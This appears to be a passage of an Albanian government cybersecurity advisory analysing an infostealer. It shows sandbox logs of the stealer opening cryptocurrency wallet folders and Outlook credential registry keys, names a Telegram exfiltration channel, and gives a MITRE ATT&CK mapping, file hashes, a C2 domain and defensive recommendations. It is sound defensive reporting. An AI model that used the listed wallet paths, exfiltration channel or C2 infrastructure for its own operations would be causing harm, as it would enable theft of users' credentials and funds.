Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Ledger Live
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\atomic\Local Storage\leveldb
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Armory
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Coinomi\Coinomi\wallets
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Local\Coinomi\Coinomi\wallets
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Bitcoin\wallets
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Binance
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\com.liberty.jaxx\IndexedDB
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Electrum\wallets
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Electrum-LTC\wallets
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Guarda\IndexedDB
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\DashCore\wallets
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\WalletWasabi\Client\Wallets
Source: C:\Users\user\Desktop\test (2)\test.exe	File opened: C:\Users\user\AppData\Roaming\Daedalus Mainnet\wallets

Figura 21: Leximi i Crypto Wallets

Tries to steal Mail credentials (via file / registry access)	
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_USERS.DEFAULT\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_USERS.DEFAULT\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_USERS.DEFAULT\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_USERS.DEFAULT\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_CURRENT_USER\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_CURRENT_USER\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_CURRENT_USER\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_CURRENT_USER\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_USERS.DEFAULT\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_USERS.DEFAULT\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_USERS.DEFAULT\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003
Source: C:\Users\user\Desktop\test (2)\test.exe	Key opened: HKEY_USERS.DEFAULT\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004

Figura 22: Leximi i Mail Credentials

U evidentua komunikimi me anë të një kanali në telegram konkretisht **https://t.me/njkwevnfv32v432132**. Pasi lexohen të gjitha informacionet sensitive të perdoruesit të kompromet uar ato i dërgohen këtij kanali.

MITRE ATT&CK

Reconnais...	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	Valid Accounts	1 2 Windows Management Instrumentation	1 DLL Side-Loading	1 1 Process Injection	1 Masquerading	3 OS Credential Dumping	1 Query Registry	Remote Services	1 Email Collection	2 Encrypted Channel	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	2 1 Virtualization/ Sandbox Evasion	LSASS Memory	3 1 Security Software Discovery	Remote Desktop Protocol	4 1 Data from Local System	1 Non-Application Layer Protocol	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	At	Logon Script (Windows)	1 Extra Window Memory Injection	1 1 Process Injection	Security Account Manager	2 1 Virtualization/ Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	2 Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 Rundll32	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	1 1 File and Directory Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 Extra Window Memory Injection	Cached Domain Credentials	2 2 System Information Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop

Indikatorët e Kompromitimit

BB68002A0DD100649BFB77AEAE875CD084B7EFDCDCA7C5AA2CF7F4C4A6A73C04	**AeKGyRcAMwUmEbxrKMkrfnYhKy**
AA855EB28018AC7AECCB992AF417D7FAD057D19AE43CD1322C6D8A15A99A01B0	**Sign.midi**
C5353C06CED7B539ED6393E0A23CFD13942A3FFA1499BC4CED78EE8FEB18C252	**Neighbor.midi**
B27ECEEDEC33FC3AFF9875CE47132400BB22A8667C66648D57054A65E4BD64D6	**Mike.midi**
A5949E03D197D70506FE25D9BF7D534E54C04424D111BFE0E813714354DE9B22	**Metro.midi**
06200CE96FDD63CD859BEA1A9BCED664195F023BF387E9E2CDC554CCF287A43E	**Extra.midi**
4F0EA7AF73EA52C654329D17805F11BDC83B752A56A73F34C8DCC6D999C7E698	**Stage2.exe**
drafxc[.]xyz	**C2**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menaxhimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel *signature* por dhe në nivel *behaviour*.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".